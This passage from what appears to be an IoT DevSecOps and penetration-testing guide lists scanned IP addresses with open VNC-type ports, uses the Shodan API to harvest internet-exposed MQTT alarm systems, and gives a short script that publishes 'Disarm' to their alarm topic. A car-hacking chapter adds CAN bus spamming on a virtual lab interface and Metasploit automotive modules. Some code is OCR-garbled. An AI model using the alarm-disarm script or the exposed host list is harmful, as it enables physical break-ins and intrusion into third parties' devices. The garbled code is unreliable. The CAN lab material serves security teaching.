80.112.173.2    5900
114.235.253.120 3100
92.178.109.8    5901
93.50.56.49     6543
193.123.87.191  5901
60.196.59.92    5900
114.103.105.241 5901
81.99.141.103   5900
172.93.101.24   5901
153.161.5.15    5009
47.134.136.190  5901
5.157.103.184   5900
184.186.53.213  5900
117.93.79.199   1099
83.238.208.36   5900
118.250.67.50   5901
114.221.173.102 22
217.138.193.219 5900
51.81.11.73     5901
51.81.11.73     5900
51.81.11.73     5910
51.81.11.73     5909
51.81.11.73     5908
51.81.11.73     5907
217.91.216.84   5900
78.96.0.106     9530
221.159.237.60  5900
135.0.41.183    5900
49.69.193.166   1521
```

Shodan search for Mirai
Shodan search –fields ip_str,port,hostname category:mirai > results.txt
(You can use another category if needed)

```
fish  /home/iot/Desktop/shodan
fish  /home/iot/Desktop/shodan 152x35
iot@attifyos ~/D/shodan> shodan search --fields ip_str,port,hostname category:mirai > results.txt
Error: No search results found
iot@attifyos ~/D/shodan> shodan search --fields ip_str,port,hostname category:mirai > results2.txt
Error: No search results found
iot@attifyos ~/D/shodan> shodan search --fields ip_str,port,org,hostname category:mirai > results2.txt
Error: No search results found
iot@attifyos ~/D/shodan>
```

Writing custom script for shodan search
Here is the script


```
import shodan
import time
import os
def shodan_search():
    SHODAN_API_KEY = "9G19LLAQUJCWr1E0FNDGUY-MASKED"
    SEARCH = "mqtt alarm"
    api = shodan. Shodan (SHODAN_API_KEY)
    try:
        results = api.search (SEARCH)
        filel= open("mqtt-results.txt", "w")
        for result in results ['matches'] :
            searching = result ['ip_str']
            filel.write (searching + '\n')
            filel.close()

    except shodan. APIError, e:
        pass
```

A custom script to identify MQTT alarm

```
import paho.mqtt.client as mqtt
def on_connect(client,userdata,flags,rc):
    print("+ Connection sucess ")
    client.publish('home/alarm/set',"Disarm")
client=mqtt.client(client_id="MqttClient")
client.on_connect=on_connect
client.connect('<IPaddress>',1883,30)
```

Same script to discontinue the alarm

Importing scan results in defect Dojo to automate process also making CI/CD active engagement for it



Chapter 8: **Car hacking**

Modern automobiles contain hundreds of on-board computers processing everything from vehicle controls to the infotainment system. These computers, called electronic control units (ECU), communicate with each other through multiple networks and communication protocols including the Controller Area Network (CAN) for vehicle component communication such as connections between engine and brake control; Local Interconnect Network (LIN) for cheaper vehicle component communication such as between door locks and interior lights; Media Oriented Systems Transport (MOST) for infotainment systems such as modern touchscreen and telematics connections; and Flex Ray for high-speed vehicle component communications such as active suspension and active cruise control data synchronization.

Additional consumer communication systems are also integrated into automobile architectures including Bluetooth for wireless device connections, 4G Internet hotspots, and vehicle Wi-Fi.

Attack surfaces:

- USB port

usb to ethernet: use port scanning to detect vulnerable internal networking services / extra interface hack connected device/ leverage sms service etc dma attack - direct memory access against usb 3.x lets attackers compromise vulnerable system by plugging in a malicious hot plug device (usb 3.x)

e.g.: usb rubber ducky

- Applications

Expand the functional in which 2 types are installed (directly and installed on smart phone). This may contain vulnerability. Trying MIMT attacks

- Multimedia playback

It is a common entry point like CD/AUX/Bluetooth/Airplay/UPNP

Some media files can contain Miria in it.

- Wireless communication

Common Wi-Fi vulnerabilities as covered previously. Packet sniffing, jamming and MIMT


8.1 CAN BUS protocol

CAN is ideally suited in applications requiring a large number of short messages with high reliability in rugged operating environments. Because CAN is message based and not address based, it is especially well suited when data is needed by more than one location and system-wide data consistency is mandatory.
Fault confinement is also a major benefit of CAN. Faulty nodes is automatically dropped from the bus, which prevents any single node from bringing a network down, and ensures that bandwidth is always available for critical message transmission. This error containment also allows nodes to be added to a bus while the system is in operation, otherwise known as hot-plugging. The many features of the TI CAN transceivers make them ideally suited for the many rugged applications to which the CAN protocol is being adapted. Among the applications finding solutions with CAN are automobiles, trucks, motorcycles, snowmobiles trains, buses, airplanes, agriculture, construction, mining and marine vehicles

To view can interface:

```
Sudo modprobe can
modprobe vcan
Lsmod | grep vcan
```


```
ip link add vacn0 type vcan
ip link set up vcan
```





Now git clone https://github.com/zombieCraig/ICSim.git

```
Now run./icsim.c
```

Now run controls / joystick

```
. /controls vacn0
```






We can control with the joystick

Can packet analysis

```
Use command: candump -ta -c can0
```

```
(1609928644.351991)  can0  1804437D   [8]  02 00 AD 42 00 00 00 C9
(1609928644.353366)  can0  1804447D   [8]  90 B9 00 00 18 45 00 8C
(1609928644.353443)  can0  1804447D   [8]  00 00 00 00 00 BC 57 2C
(1609928644.353629)  can0  1804447D   [8]  00 00 80 1F C0 00 00 0C
(1609928644.353700)  can0  1804447D   [5]  00 00 00 00 6C
(1609928644.353822)  can0  1804437D   [8]  00 00 18 45 00 00 02 CA
(1609928644.355848)  can0  1804437D   [8]  02 00 AD 42 00 00 00 CA
(1609928644.356826)  can0  1804437D   [8]  01 00 0C 45 5F 9B 00 C0
(1609928644.361285)  can0  1804447D   [8]  66 6C 00 00 19 45 00 8D
(1609928644.361397)  can0  1804447D   [8]  00 00 00 00 00 BC 57 2D
(1609928644.361575)  can0  1804447D   [8]  00 00 80 1F C0 00 00 0D
(1609928644.361671)  can0  1804447D   [5]  00 00 00 00 6D
(1609928644.361799)  can0  1804437D   [8]  00 00 19 45 00 00 02 CB
(1609928644.361947)  can0  1804437D   [8]  02 00 AD 42 00 00 00 CB
(1609928644.362070)  can0  0804567D   [6]  00 00 78 4F 00 C3
(1609928644.362194)  can0  0804567D   [6]  01 00 DA 50 00 C3
(1609928644.362343)  can0  1801557D   [8]  1F 03 00 00 80 00 00 CC
```


Now analysing in Wireshark



We can also use cansniffer

Performing relay attack in candump

```
Candump -c -l-s 0 -a
```




We can send CAN packets with this script:

```
import timeimport canbustype = 'socketcan'channel = 'vcan0'def producer(id):     """:param id: Spam the bus with messages including the data id."""     bus = can.interface.Bus(channel=channel, bustype=bustype) for i in range(10):          msg = can.Message(arbitration_id=0xc0ffee, data=[id, i, 0, 1, 3, 1, 4, 1], is_extended_id=False)        bus.send(msg) time.sleep(1)producer(10)
```


Through this we can spam the vcan interface

Let's add to defect dojo



8.2 Using public exploits

Using Metasploit we can search for public modules and try to exploit it.



Name: Hardware Bridge Session Connector

Module: auxiliary/client/hwbridge/connect

Source code: [modules/auxiliary/client/hwbridge/connect.rb]

This module connects to any Hardware device that supports the HWBridge API. On successful connection to a HWBridge a HWBridge session will be established

```
msf6 auxiliary(client/hwbridge/connect) > show options

Module options (auxiliary/client/hwbridge/connect):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   DEBUGJSON  false            no        Additional debugging out for JSON requests to HW Bridge
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     127.0.0.1        yes       The target host(s), see https://github.com/rapid7/metasploit-
                                         framework/wiki/Using-Metasploit
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The path to the hwbridge API
   VHOST                       no        HTTP server virtual host
```

Name: Get the Vehicle Information Such as the VIN from the Target Module

Module: post/hardware/automotive/getvinfo

Source code: [modules/post/hardware/automotive/getvinfo.rb]

```
msf6 post(hardware/automotive/getvinfo) > show options

Module options (post/hardware/automotive/getvinfo):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   CANBUS                       no        CAN Bus to perform scan on, defaults to connected bus
   CLEAR_DTCS  false            no        Clear any DTCs and reset MIL if errors are present
   DSTID       2024             no        Expected reponse ID, defaults to SRCID + 8
   FC          false            no        Optinal forces flow control
   PADDING                      no        Optinal end of packet padding
   SESSION                      yes       The session to run this module on
   SRCID       2016             yes       Module ID to query
```

This module gathers several pieces of information from the vehicle. First it reports the available PIDS for pulling realtime current data from Mode $01. If some of the common PIDs are returned it will print those as well, such as Engine Temp and Vehicle speed. If there are any Diagnostic Trouble Codes (DTCs) it will list those. The DTCs and Engine Light can be cleared by setting the optional CLEAR_DTC to true. Finally, it gathers Vehicle information via UDS Mode $09 requests. The module first probes Mode $09 PID $00 to determine what all PIDs are supported then iterates through them and prints the response. The module will format known PIDs to ASCII

Name: Module to Probe Different Data Points in a CAN Packet

Module: post/hardware/automotive/canprobe

Source code: [modules/post/hardware/automotive/canprobe.rb]

```
msf6 post(hardware/automotive/canprobe) > show options

Module options (post/hardware/automotive/canprobe):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   CANBUS                       no        CAN Bus to perform scan on, defaults to connected bus
   FUZZ        false            no        If true interates through all possible values for each data position
   PADDING                      no        If a value is given a full 8 bytes will be used and padded with this value
   PROBEVALUE  255              no        Value to inject in the data stream
   SESSION                      yes       The session to run this module on
   STARTID     768              no        CAN ID to start scan
   STOPID                       no        CAN ID to stop scan
```


A basic fuzzer for CAN IDs. It can scan through CAN IDs and probes each data section with a set value. The default is 0xFF. It can also iterate through all the possible values for each byte as well. It has no concept of what is going on and makes no attempt to check for return packets.

These were some modules we can use to exploit our target although many more are available.

Adding to defect dojo which may contain multiple findings

Conclusion:

In a nutshell, DevSecOps can be practiced independently across development, staging and operations irrespective of industries and domain. DevSecOps continues to evolve with IoT and Cloud, towards the next level of scrutiny and resilient infrastructure for reliable and secure software systems. Now, it's your time to engage in DevSecOps, challenge the security status quo, innovate the processes and lead the security engineering practices. Yes, rugged operations have just started.



If you apply DevSecOps principals to your development processes for IoT devices and include cloud, app, and even firmware into that cycle, you can end up with a more secure product, can brag about your new privacy features in advertising, and hopefully, you'll be in the headlines for nothing but good reasons.

Approach IoT from a business perspective — it's not just about technology. Approaching an IoT solution as a maturing business product requires key aspects of the solution to be driven by business inputs

References:

- Zhi-Kai Zhang; Michael Cheng Yi Cho: https://ieeexplore.ieee.org/abstract/document/6978614
- Håvard Myrbakken , Ricardo Colomo-Palacio : https://link.springer.com/chapter/10.1007/978-3-319-67383-7_2

  https://books.google.co.in/books?id=bO1mDwAAQBAJ&printsec=frontcover
  Ahmed Bahaa, Ahmed Abdelaziz, Abdalla Sayed: https://www.mdpi.com/2078-2489/12/4/154

- https://www.ti.com/lit/an/sloa101b/sloa101b.pdf